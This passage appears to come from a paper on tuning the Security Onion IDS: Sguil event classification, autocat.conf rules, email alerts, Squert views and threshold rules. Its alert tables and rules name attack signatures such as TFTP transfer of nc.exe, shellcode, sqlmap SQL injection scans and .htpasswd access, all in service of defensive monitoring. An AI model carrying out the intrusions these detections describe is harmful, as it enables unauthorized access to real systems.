


Figure 20 – Sguil interface

5.1.1. Classifying Events

Classification of detected events makes interpretation of the Sguil and Squert dashboards easier for the analyst. When events are correctly classified and baselined it's easier to see increases in reconnaissance, or potential unauthorized access traffic. Classification of events is an ongoing task, however the majority of the work can be completed during the initial implementation process. This can be done through the Sguil interface, or by editing the autocat.conf file in /etc/nsm/securityonion to automate the process.

From the Sguil interface, the user can select a function key for the appropriate event classification (shown in Appendix A).

Categorizing Alerts

Both Sguil and Squert classify events into categories. These categories can group similar events together to help an analyst review triggered alerts. For example, any form of ping sweep or port scan could be classified as Category 6 - Reconnaissance/Probes/Scans. All category 6 alerts can be removed from the main console windows allowing the analyst to concentrate other important alerts without having to review noisy traffic.

Sguil

To manually classify an event in the console, the analyst would highlight the alert and press the appropriate function key associated with the event classification, or right click on the event and choose the appropriate event status. Similarly, if an analyst determines the alerts in the console can be classified as normal traffic, they can highlight the event and press the F8 key to indicate no further action is necessary and the event will be cleared from the console.

Sguil uses the following categories with associated function keys to classify events in the console.

F1: Category I: Unauthorized Root/Admin Access
F2: Category II: Unauthorized User Access
F3: Category III: Attempted Unauthorized Access
F4: Category IV: Successful Denial-of-Service Attack
F5: Category V: Poor Security Practice or Policy Violation
F6: Category VI: Reconnaissance/Probes/Scans
F7: Category VII: Virus Infection
F8: No action necessary
F9: Escalate

If an analyst can't determine how to classify the event, they can escalate the alert by pressing F9. This will move the event into the "Escalated Events" tab in Sguil for further analysis (see figure 21).

RealTime Events | Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
ES	1	SecOnio...	3.304	2012-04-15 01:47:22	192.168.44.129	1234	192.168.44.131	69	17	GPL TFTP GET nc.exe
ES	1	SecOnio...	3.316	2012-04-15 05:59:45	192.168.44.129	1294	192.168.44.131	69	17	GPL TFTP GET nc.exe

Figure 21 – Escalated events in Sguil

In the below scenario (figure 22), the analyst has classified “package management” events as a Category 5 alert (Poor Security Practice or Policy

Violation). The analyst can run a query for category 5 events by selecting "Query" -> "Query by Category" -> "Cat V" from the Sguil console.




Figure 22 – Query by category in Sguil

The analyst can also CTRL-Right Click on an alert ID for full ascii transcript options of the selected event (output shown in figure 23).




Figure 23 – Full ascii transcript for an event

AUTOCAT.CONF

To automate classification of events, an analyst can use the /etc/nsm/securityonion/autocat.conf file. Automated classification of events should be reserved for special cases and not used to classify all the events in the analyst's console.

A standard rule in the autocat.conf file has the following properties

```
erase time||sensor name||source IP||source port||dest IP||dest port||protocol||signature message||category value
```


For the event in Sguil as shown in figure 24, the following basic example rule has been written:




Figure 24 – Event in Sguil

```
none||ANY||ANY||ANY||ANY||ANY||ANY||%%REGEXP%%GPL
SHELLCODE||13
```

This rule uses the following options:

erase time - none (the rule is permanent)

sensor name - any of the sensors

source IP - any source IP

source port - any source port

destination IP - any destination IP

destination port - any destination port

protocol - any protocol

sig message - a regular expression for any event with "GPL SHELLCODE" in the signature

category value - Category 3 Attempted Unauthorized Access

Once the sensor is restarted, the categories will start to populate with alerts configured by autocat.conf. Figure 25 displays how a Cross Site Scripting alert gets automatically classified as a category 2 event.




Figure 25 – Automatic event classification in Sguil

Email Alerting with Sguil

Another functionality Sguil provides is the ability to send email alerts on particular SIDs or Classes when they have been triggered. To configure email alerting, the analyst must perform the following actions:

1. edit /etc/nsm/securityonion/Sguild.email

    a. set Email_Events 1 <- enables email alerts
    b. set SMTP_SERVER mail.domain.com <- configures the SMTP mail server
    c. set EMAIL_RCPT_TO "analyst@company.com" <- configures the email recipient
    d. set EMAIL_FROM "Snort_sensor@company.com" <- configures the email sender
    e. set EMAIL_CLASSES "successful-admin trojan-activity attempted-admin attempted-user" <- class of events that triggered email alerts
    f. set EMAIL_ENABLE_SIDS "2009714" <- specific SID's to generate email alert for

2. restart Sguil with - "sudo nsm_server_ps-restart"
3. check the email configuration with the following command - "head -20 /var/log/nsm/securityonion/Sguild.log"

An example output of a configured Sguild.email configuration file can be found in Appendix B.

Once a SID or class is triggered, Sguil will email an alert to the configured recipients. An example email is shown in figure 26.




Figure 26 – Email alert

5.2. Squert

Squert is a web application used to query and view event data stored in a Sguil database (typically IDS alert data). Squert is a visual tool providing additional context to events through the use of metadata, time series representations and weighted and logically grouped result sets (Halliday, 2011). Squert is not a replacement for the Sguil client, and is not intended to be a realtime (or near realtime) event console.

Squert has the following views to help in the interpretation of data

Overview Events/Traffic




Figure 27 – Squert overview

Overview of Event Distribution/Classifications




Figure 28 – Squert event distribution

Overview of Top Detected Signatures

Top Signatures

Signature	ID	Last Event	Src	Dst	Count	% of Total
ET SCAN Sqlmap SQL Injection Scan	2008538	01:59:45	1	1	114	33.43%
ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM	2006445	01:59:45	1	1	55	16.13%
ET WEB_SERVER SELECT USER SQL Injection Attempt in URI	2010963	01:59:45	1	1	44	12.9%
[OSSEC] Integrity checksum changed.	550	00:50:51	1	1	34	9.97%
ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt	2011042	01:59:45	2	2	24	7.04%
ET SCAN Possible SQLMAP Scan	2012755	01:59:01	1	1	13	3.81%
GPL NETBIOS SMB-DS IPC$ unicode share access	2102466	03:34:41	2	1	9	2.64%
ET NETBIOS Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference	2012063	03:34:40	1	1	8	2.35%
GPL WEB_SERVER .htpasswd access	1071	02:53:02	1	1	7	2.05%
GPL NETBIOS SMB IPC$ unicode share access	2100538	02:45:09	1	1	5	1.47%

Viewing: 10 of 28 signatures

Figure 29 – Squert top signatures

Percentages of Detected Signatures




Figure 30 – Squert percentage of detected signatures

Overview of Top IPs and Ports




Figure 31 – Squert top IPs





Figure 32 – Squert top ports

Query View of all Detected Traffic



M-D/H	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	EVENTS	%
01-06																									503	100%

hover over a cell to see its value, click to view events

Report Period: Between Friday Jan 6, 2012 00:00:00 and Friday Jan 6, 2012 23:59:59 *(1 day)*
Report Filter(s):
Distinct Event(s): 30
Total Event(s): 503
Last Event: **12-01-06 03:34:41 (9.55 minutes ago)**
Query Time: 0.000 seconds

visuals map create ip2c

Count	Src	Dst	Signature	SigID	Proto	Last Event
9	2	1	GPL NETBIOS SMB-DS IPC$ unicode share access	2102466	TCP	12-01-06 03:34:41
8	1	1	ET NETBIOS Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference	2012063	TCP	12-01-06 03:34:40
3	2	3	PADS New Asset - unknown unknown	1	TCP	12-01-06 03:02:53
7	1	1	GPL WEB_SERVER .htpasswd access	1071	TCP	12-01-06 02:53:02
162	1	1	URL 172.16.109.137	420042	TCP	12-01-06 02:50:15
5	1	1	GPL NETBIOS SMB IPC$ unicode share access	2100538	TCP	12-01-06 02:45:09
55	1	1	ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM	2006445	PP	12-01-06 01:59:45
44	1	1	ET WEB_SERVER SELECT USER SQL Injection Attempt in URI	2010963	PP	12-01-06 01:59:45
114	1	1	ET SCAN Sqlmap SQL Injection Scan	2008538	TCP	12-01-06 01:59:45
21	1	1	ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt	2011042	PP	12-01-06 01:59:45
3	1	1	ET WEB_SERVER MYSQL SELECT CONCAT SQL Injection Attempt	2011042	TCP	12-01-06 01:59:43
13	1	1	ET SCAN Possible SQLMAP Scan	2012755	PP	12-01-06 01:59:01
2	1	1	ET SHELLCODE Rothenburg Shellcode	2009247	TCP	12-01-06 00:56:48
1	1	1	GPL NETBIOS SMB-DS IPC$ share access	2102465	TCP	12-01-06 00:56:48
1	1	1	ET POLICY HTTP traffic on port 443 (OPTIONS)	2013929	TCP	12-01-06 00:52:15

Figure 33 – Squert detailed view of detected traffic

5.3. Tuning SecurityOnion

After a sensor has been deployed for a while, an analyst will likely find a few events causing Sguil to fill up, or lots of false positives. These events make it hard for the analyst to determine an actual attack.

5.3.1. Thresholds

One way to deal with excessive events is to adjust alerting threshold settings with the threshold.conf file.

Initial Configuration

The required file to be edited is located at /etc/nsm/sensor-name/threshold.conf. Once a change has been made, it is important to restart the sensor.

For Suricata users, ensure that the threshold-file config variable is uncommented and set in the /etc/nsm/sensor-name/Suricata.yaml file.

For Snort users, ensure that "include threshold.conf" has been added to /etc/nsm/sensor-name/Snort.conf.

Setting the Thresholds

In figure 34, a rule triggered an alert 111 times from the same source IP address. Depending on the elapsed time frame this could be seen as being excessive.




Figure 34 – Alert to threshold

The first thing the analyst needs to do is note the signature ID (in this example, sid:2013504) and if they want to make advance configurations, the source and destination addresses.

Threshold commands in the configuration file follow the format of

```
threshold gen_id gen-id, sig_id sig-id, type
limit|threshold|both, track by_src|by_dst, count n ,
seconds m
```

To limit alerts for the event detected in figure 42, the analyst would configure the following threshold rule

```
threshold gen_id 1, sig_id 2013504, type limit, track
by_src, count 1, seconds 60
```

This rule will ensure only 1 alert is generated by each source IP every 60 seconds. To limit alerts generated for source IP address 192.168.44.137 the following rule would be written

```
threshold gen_id 1, sig_id 2013504, type limit, track
by_src, ip 192.168.44.137, count 1, seconds 60
```

To suppress this event completely the following threshold is configured.

```
suppress gen_id 1, sig_id 2013504
```

5.3.2. Disabling Rules with Pulledpork

Another way to prevent events from triggering an alert would be use Pulledpork. Pulledpork disable's signatures when a new ruleset is downloaded. To disable this rule, the following line would be added to /etc/pulledpork/disablesid.conf file.:

```
1:2013504
```

After this change, the pulledpork_update.sh script must be run and the IDS engine is restarted for the changes to take effect.

6. Conclusion

Although web applications have been around for over 10 years, new and old vulnerable applications are still being found that are trivial to exploit. Implementing robust IPS/IDS solution such as those found on Security Onion is a viable solution to detect and block these attacks, which should be incorporated into a larger layered security approach.

Security Onion is quickly evolving and adding many new tools on a regular basis, largely in part to their very active user base. The distribution allows an analyst to configure and run an intrusion detection system with full monitoring and reporting capability in just a matter of minutes.

7. References

Burks, D. (2012). *Security Onion*. Retrieved from Security Onion: securityonion.blogspot.com

Damn Vulnerable Web App. (2011, October 03). *README*. Retrieved from DVWA Damn Vulnerable Web App: http://code.google.com/p/dvwa/wiki/README

Halliday, P. (2011). *About*. Retrieved from The Squertproject: http://www.Squertproject.org/

Hewlett-Packard. (2011). *The 2011 Mid-Year Top Cyber Security Risks Report.*

Sourcefire Inc. (2011, December 7). *SNORT Users Manual 2.9.2.* Retrieved from Snort: http://www.Snort.org/assets/166/Snort_manual.pdf

The Open Web Application Security Project. (2010). *OWASP Top 10 - 2010 The Ten Most Critical Web Application Security Risks.*

The Open Web Application Security Project. (2011, August 12). *Cross-site Scripting (XSS)*. Retrieved from OWASP: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

The Open Web Application Security Project. (2011, June 12). *SQL Injection*. Retrieved from OWASP: https://www.owasp.org/index.php/SQL_Injection

Visscher, B. (2007). *Sguil: The Analyst Console for Network Security Monitoring*. Retrieved from Sguil - Open Source Network Security Monitoring: http://Sguil.sourceforge.net/

8. Appendix

8.1. Appendix A

Function keys used with Sguil to categorize events shown in the console

Function Key	Category
F1	Category I - Unauthorized Root/Admin Access
F2	Category II - Unauthorized User Access
F3	Category III - Attempted Unauthorized Access
F4	Category IV - Successful Denial of Service
F5	Category V - Poor Security Practice or Policy Violation
F6	Category VI - Reconnaissance/Probes/Scans
F7	Category VII - Virus Infection
F8	No Action Necessary
F9	Escalate

8.2. Appendix B

Output of a configured squild.email configuration file

```
root@SecOnionSnort:/etc/nsm/securityonion# head -20
/var/log/nsm/securityonion/Sguild.log
Executing: Sguild -c /etc/nsm/securityonion/Sguild.conf -
a /etc/nsm/securityonion/autocat.conf -g
/etc/nsm/securityonion/Sguild.queries -A
/etc/nsm/securityonion/Sguild.access -C
/etc/nsm/securityonion/certs
2012-04-28 06:58:03 pid(5248)  Loading access list:
